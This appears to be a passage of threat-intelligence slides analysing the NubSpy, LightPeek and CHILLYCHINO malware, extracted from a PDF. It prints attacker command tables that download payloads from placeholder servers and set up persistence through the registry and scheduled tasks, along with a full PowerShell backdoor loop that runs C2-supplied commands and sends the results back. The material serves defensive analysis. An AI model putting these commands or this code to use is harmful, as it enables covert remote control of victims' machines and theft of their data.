


```
Global $pubKey = "pub-c-51701637-6433-  
Global $subKey = "sub-c-f3734216-6206-  
Global $commandsubKey = "sub-c-95e208a4-  
  
Global $pcName = EnvGet("COMPUTERNAME")  
Global $userName = EnvGet("USERNAME")  
Global $deviceId = $pcName & "-" & $userName  
Global $deviceChannel = "command-" & $deviceId  
  
Global $taskName = "MicrosoftEdgeUpdateTaskMachineUAEC"
```

Exposed API Key



I NubSpy



device-register

Records clientID generated for each victim

```
deviceId deviceId deviceId  
deviceId deviceId deviceId
```

result-channel

Records command execution results from victim


```
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"  
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"  
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"  
{"sender":"{deviceId}","content":"{Base64_Enc_Output}"
```

command-victimidN

Stores commands to be executed per victim

```
command1, command2, command3, ...
```

I Attack Flow: Victim-specific Chain



I LightPeek



PubNub




Attacker

Type	Command Executed
Collect basic information	whoami dir d:
Download additional payloads	curl hxxp://{distribute_server_A}/lib/Classes/new/client.dat -o c:\programdata\client.ps1
Maintain persistence	reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v EdgeBrowserUpdate /d "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -ep bypass c:\programdata\client.ps1" /f
Execute malware	powershell c:\programdata\client.ps1 powershell -w hidden -ep bypass c:\programdata\client.ps1

I LightPeek

- First seen in Jul 2025
- Malware Type: Stealer
- Base Language: PowerShell
- Collected Information
 - Local Files/Directories
 - Screen Captures



I LightPeek



PubNub




Attacker

Type	Command Executed
Collect basic information	whoami
Download additional payloads	<code>curl http://{distribute_server_A}/lib/Classes/new/aiupdate.dat -o c:\users\public\aiupdate.exe</code>
Maintain persistence	<code>schtasks /Create /SC MINUTE /MO 15 /TN "AllInterfaceUpdate" /TR "c:\users\public\aiupdate.exe" /F</code>
Execute malware	<code>c:\users\public\aiupdate.exe</code>

I CHILLYCHINO




Distribution Server A




- First seen in 2023 Mar
- Malware Type: Backdoor
- Base Language: PowerShell, Rust
- Timestamp: 2025-07-10 07:53:11 (UTC)



I CHILLYCHINO



aiupdate.exe
(CHILLYCHINO, Rust)



C2 Parameter (Client → C2 Server)

- **U={clientID}**
- **U={clientID}&R={enc_result}**



C&C Server C



I CHILLYCHINO

[2023] PowerShell-based CHILLYCHINO

```
Start-Sleep -Seconds 62;
$ukch = $env:COMPUTERNAME+ '-' + $env:USERNAME;
$hSudPBr = 'hxxp://[C2_URL]/mid.php' + '?U=' + $ukch;
$jwdPax0jB = $env:TEMP + '\SDDC';
do{
    Try{
        $TFKJNUU1 = ZSXNbbd $hSudPBr '';
        If ($TFKJNUU1 -ne 'null' -and $TFKJNUU1 -ne ''){
            $TFKJNUU1=$TFKJNUU1.SubString(1, $TFKJNUU1.Length - 2);
            $AuGGhry = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($TFKJNUU1));
            if ($AuGGhry) {
                cmd.exe /c $AuGGhry > $jwdPax0jB;
                $KqHZBHZFER = Get-Content $jwdPax0jB;
                $bbGDizkErtzJq= 'R=' +
                    [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($KqHZBHZFER));
                ZSXNbbd $hSudPBr $bbGDizkErtzJq;
            }
        }
    }
    Catch{}
    Start-Sleep -Seconds 6;
}while ($true -eq $true)
```

hxxp://[C2_URL]/mid.php?U={clientID}

I CHILLYCHINO

[2025] Rust-based CHILLYCHINO

```
if ( MaxCount_11 )
    encoding_rs::Encoder::max_buffer_length_from_utf16_without_replacement(MaxCount_10, MaxCount_11, 1);
*(_QWORD *)&c2_url = &ptr_c2string;// "https://[C2_URL]/net.php?U="
*(_QWORD *)&c2_url[8] = <&T as core::fmt::Display>::TMT;
*(_QWORD *)&c2_url[16] = v95;
*(_QWORD *)&c2_url[24] = <url::Url as core::fmt::Display>::fmt;
*(_QWORD *)&c2_url[32] = username;
*(_QWORD *)&c2_url[40] = <url::Url as core::fmt::Display>::fmt;
*(_QWORD *)&c2_url[48] = v94 + 36;
*(_QWORD *)&c2_url[56] = <url::Url as core::fmt::Display>::fmt;
execution_output[0].m128i_i64[0] = (__int64)&unk_1401C7008;
execution_output[0].m128i_i64[1] = 4;
execution_output[2].m128i_i64[0] = 0;
execution_output[1].m128i_i64[0] = (__int64)c2_url;
execution_output[1].m128i_i64[1] = 4;
v196 = v252;
v12 = v254;
v195 = v254;
i_18 = i_8;
i_24 = i_8;
alloc::fmt::format::format_inner(&v158, execution_output);
```

hxxp://[C2_URL]/net.php?U={clientID}

